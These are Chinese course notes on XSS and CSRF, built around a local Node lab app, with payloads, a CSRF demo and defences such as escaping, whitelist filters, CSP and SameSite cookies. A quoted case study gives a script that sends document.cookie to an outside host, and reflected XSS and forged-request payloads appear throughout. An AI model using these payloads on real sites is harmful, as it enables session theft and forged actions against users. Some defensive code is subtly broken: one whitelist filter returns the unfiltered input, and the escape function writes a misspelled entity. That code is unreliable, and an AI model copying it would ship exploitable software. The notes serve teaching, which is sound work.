# WebInspect前后端漏洞分析与防御

## 第01章 课程介绍

## 第02章 环境搭建

（1）使用淘宝npm仓库下载安装nodemon后台监控，热启动

npm install nodemon -g --registry=http://registry.npm.taobao.org

（2）安装jspm包管理工具

npm install jspm -g --registry=http://registry.npm.taobao.org

（3）使用npm安装依赖，使用jspm安装模板依赖，启动，调试启动

WebInspect>npm install

WebInspect>jspm install

WebInspect>npm start

WebInspect>npm start dev

1. 数据库相关配置

host: 'localhost',

database: 'safety',

user: 'root',

password: '1234'


## 第03章 前端XSS

### 3.1 小试牛刀


（1）启动程序：npm run dev

（2）测试是否正常启动：<http://localhost:1521/?from=Google>

（3）弹个窗：<http://localhost:1521/?from=<script>alert(1)</script>Google>



（4）植入脚本：http://localhost:1521/?from=<script src="https://code.jquery.com/jquery-3.2.1.min.js"></script>Google



原理：程序+数据=结果

|  |
| --- |
| <div>${content}</div> + content:hello = <div>hello</div>  <div>${content}</div> + content:<script>alert(1)</script> = <div><script>alert(1)</script></div> |

### 3.2 alert弹窗能上天？Scripting能干啥？

\*获取页面数据

\*获取Cookies

\*劫持前端逻辑

\*发送请求

\*偷取网站任意数据

\*偷取用户资料

\*偷取用户密码和登录态

\*欺骗用户

（1）案例1：站酷搜索

<script src="https://saintcoder.duapp.com/joke/joke.js"></script>

|  |
| --- |
| var img = document.creatElement('img');  img.width = 0;  img.height = 0;  img.src = 'http:://saintcoder.duapp.com/joke/joke.php?joke=' + encodeURIComponent(document.cookie); |

（2）案例2：QQ空间

|  |
| --- |
| 把</script>的反斜杠去掉，并且试图合并<script><script>标签，但这里弄巧成拙。  <div>  <script></script>  </div>  ==  <div>  <script><script>  </div>  <script>alert(1)//<sCript></script>  "" height="425" width="500" /&gt;  <div>    </div>  <script><script>alert(1)</script></script> |

（3）案例3：\*\*\*商城

提交订单-->后天订单系统

提交信息中包含脚本会怎么样？

取到后端管理者的登录态，Cookie，后台地址（HTTP\_REFERER信息头）

这样就可以登录订单后台的系统

### 3.3 XSS攻击分类

反射型：url直接注入；

存储型：存储到DB读取时注入；

URL传播时如果包含script脚本 ，容易让人产生怀疑。这时传播者多会使用短网址，给别人进行访问。

短网址：https://dwz.cn/

http://localhost:1521/?from=%3Cscript%3Ealert(1)%3C/script%3EGoogle

<https://dwz.cn/2zGYyXUL>

#### （1）XSS攻击注入点

\*HTML节点内容

\*HTML属性


\*JavaScript代码


\*富文本

#### （2）HTML属性

http://localhost:1521/?avatarId=1%22%20onload=alert(1)

<img src="/image/1" onerror="alert(1)"/>






#### （3）JavaScript代码

http://localhost:1521/?from=Google%22;alert(1);%22


var from = "Google";alert(1);"";


//- System.import('scripts/login');



#### （4）富文本

<p>这是<span style=\"border: medium none; color: rgb(255, 0, 0);\">一段</span><em><strong>富文本</strong></em><span style=\"font-size: 18px;\">信息</span><br/></p>





匿名用户 2019-05-02

这是一段富文本信息

富文本：


\*得保留HTML

\*HTML就有XSS攻击风险

浏览器自带防御：Google

关闭：ctx.set('X-XSS-Protection', 0);

<http://localhost:1521/?from=%3Cscript%3Ealert(1)%3C/script%3EGoogle>



打开：// ctx.set('X-XSS-Protection', 0);

无法连接在JavaScript代码中的XSS攻击，浏览器的拦截相对有限，只能拦截HTML内容、属性的反射型XSS攻击，并不是所有浏览器都支持；

<http://localhost:1521/?from=Google%22;alert(1);%22>




### 3.4 XSS攻击防御

#### （1）HTML节点内容XSS攻击防御

转义：

|  |
| --- |
| var escapeHtml = function(str) {  str = str.replace(/</g, '&lt;');  str = str.replace(/>/g, '&gt;');  return str;  } |

<http://localhost:1521/?from=<script>alert(1)</script>Google>




并不希望破坏url的内容，可以采用转义：

|  |
| --- |
| var escapeHtml = function(str) {  if (!str) return '';  // 查看html实体  //str = str.replace(/&/g, '&amp;');  str = str.replace(/"/g, '&quto;');  str = str.replace(/'/g, '&#39;');  // 空格一般无需转义，但html内容要加双引号  //str = str.replace(/ /g, '&#32;');  str = str.replace(/</g, '&lt;');  str = str.replace(/>/g, '&gt;');  return str;  } |


<img src='/image/!{avatarId}' />

<http://localhost:1521/?avatarId=1%27%20onerror=%27alert(1)>



<img src=/image/!{avatarId} />

<http://localhost:1521/?avatarId=1%20onerror=alert(1)>





#### （2）JavaScript代码XSS攻击防御

<http://localhost:1521/?fromForJs=Google%22;alert(1);%22>

|  |
| --- |
| var escapeForJs = function (str) {  if(!str) return '';  str = str.replace(/\\/g, '\\\\');  str = str.replace(/"/g, '\\"');  return str;  }  ....  fromForJs: JSON.stringify(ctx.query.from) || '',  .... |

[http://localhost:1521/?fromForJs=Google\%22;alert(1);//](http://localhost:1521/?fromForJs=Google/%22;alert(1);/)






#### （3）富文本

按白名单保留部分标签和属性

在评论中添加：

<font color=\"red\">这是红色字</font><br><script>document.write('XSS')</script>



<a href="javascript:alert(1)">你好</a> 替换后 <a href="">你好</a>

<img src=\"abc\" onerror=\"alert(1)\"> 替换后 <img src="abc">

|  |
| --- |
| var xssFilterByJSXSS = function(html) {      if(!html) return '';      var xss = require('xss');      var ret = xss(html, {          whiteList : {              img : ['src'],              a : ['href'],              font : ['size', 'color']          },          onIgnoreTag : function() {              return '';          }      });      console.log(html, ret);      return html;  }  ...  comments.forEach(function(comment) {  comment.content = xssFilterByJSXSS(comment.content);  }); |

使用工具类

<https://github.com/cheeriojs/cheerio>

安装

npm install cheerio --registry=http://registry.npm.taobao.org -S

|  |
| --- |
| var xssFilter = function(html) {      if(!html) return '';      // 1. 采用黑名单      // html = html.replace(/<\s\*\/?script\s\*>/g, '');      // html = html.replace(/javascript:[^'"']\*/g, '');      // html = html.replace(/onerror\s\*=\s\*['"]?[^'"]\*['"]?/g, '');      // 2. 采用cheerio白名单拦截      var cheerio = require('cheerio');      var $ = cheerio.load(html);      var whiteList = {          'img' : ['src'],          'font' : ['color', 'size'],          'a' : ['href'],          'html' : [],          'head' : [],          'body' : []      };      $('\*').each(function(\_index, elem) {          // console.log('this is elem:', elem);          if(!whiteList[elem.name]) {              //console.log(elem.name);              //console.log(html + ' 1==> ' + $.html());              $(elem).remove();                return;          }          for(var attr in elem.attribs){              if(whiteList[elem.name].indexOf(attr) === -1) {                  //console.log(elem.name, attr);                  $(elem).attr(attr, null);                  //console.log(html + ' 2==> ' + $.html());              }          }      });      console.log(html + ' 3==> ' + $.html());      //console.log(html);      return $.html();  } |

直接使用xss工具

|  |
| --- |
| var xss = require("xss");  var html = xss('<script>alert("xss");</script>');  console.log(html); |

<https://github.com/leizongmin/js-xss>

npm install xss --registry=http://registry.npm.taobao.org -S

|  |
| --- |
| var xssFilterByJSXSS = function(html) {      if(!html) return '';      var xss = require('xss');      var ret = xss(html, {          whiteList : {              img : ['src'],              a : ['href'],              font : ['size', 'color']          },          onIgnoreTag : function() {              return '';          }      });      console.log(html, ret);      return html;  } |

#### （4）CSP内容安全策略

Content Security Policy

内容安全策略

用于指定哪些内容可执行

\* child-src content-src default-src

\* font-src frame-src img-src

\* manifest-src media-src object-src

\* script-src style-src worker-src

\* <host-source> <schema-source> 'self'

\* 'unsafe-inline' 'unsafe-eval' 'none'

\* 'nonce-<base64-value>' <hash-source>

\* 'strict-dynamic'

<http://localhost:1521/?from=%3Cscript%3Ealert(1)%3C/script%3EGoogle>

|  |
| --- |
| ctx.set(`Content-Security-Policy`, `default-src 'self'`); |

inline-script脚本将不执行，只要同源才能够允许访问


Refused to execute inline script because it violates the following Content Security Policy directive: "default-src 'self' [http://security-imooc.toobug.net".](http://security-imooc.toobug.net\".)

## 第04章 前端CSRF

\*Cross Site Request Forgy

\*跨站请求伪造

### 4.1 CSRF攻击原理：



1. 用户登录A网站；
2. A网站确认身份；
3. B网站页面向A网站发起请求；


### 4.2 小试牛刀

登录后评论.

打开other/csrf.html


发现评论多了一条来自CSRF的记录。

|  |
| --- |
| router.get('/ajax/addComment', site.addComment);  var data;  if(ctx.request.method === 'post'){  data = ctx.request.body;  } else {  data = ctx.request.query;  } |




<http://localhost:1521/ajax/addComment?postId=1&content=这是来自get请求的评论>

发现评论多了一条这是来自get请求的评论



<a href="http://localhost:1521/ajax/addComment?postId=1&content=这是来自get请求的评论">点击这里有钱拿</a>

<img src="http://localhost:1521/ajax/addComment?postId=1&content=<a href=file:///E:\BaiduYunDownload\csrf.html target='\_blank'>点击这里有钱拿</a>" />



### 4.3 SCRF攻击危害

·利用用户登录态；

·用户不知情；

·完成业务请求；


·盗取用户资金（转账、消费）

·冒充用户背黑锅；

·损坏网站名誉；

1. 案例1：CSRF蠕虫攻击
2. 案例2：社交平台转发；
3. 案例3：消费登录用户的Q币；

### 4.3 CSRF攻击防御



（1）③ 能请求成功的原理

·B网站向A网站请求；

·带A网站Cookies；

·不访问A网站前端；


·referer为B网站；

<https://github.com/pillarjs/cookies>

* sameSite: a boolean or string indicating whether the cookie is a "same site" cookie (false by default). This can be set to 'strict', 'lax', or true (which maps to 'strict').

|  |
| --- |
| // 登录成功，设置cookie              ctx.cookies.set('userId', user.id, {                  httpOnly:false,                  sameSite:'strict'              }); |

|  |
| --- |
| axios.post('/user/login', data).then((data) => {          if(data.status === 200 && data.data.status === 0){              // location.href = '/';              console.log('登录成功');          }else{              modal.show({                  content: '登录失败'              });              console.log('登录失败');          }      }); |




WebInspect/other/csrf.html



假如该网站禁止匿名用户，那么CSRF将完全被屏蔽。

SameSite支持的浏览器

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie>



（2）不访问A网站的前端


·在前端页面加入验证信息；

·验证码；

·带token

npm install ccap --registry=http://registry.npm.taobao.org --save

npm install --global --production windows-build-tools



报如上错误，需要使用管理员权限打开cmd终端。

|  |
| --- |
|  |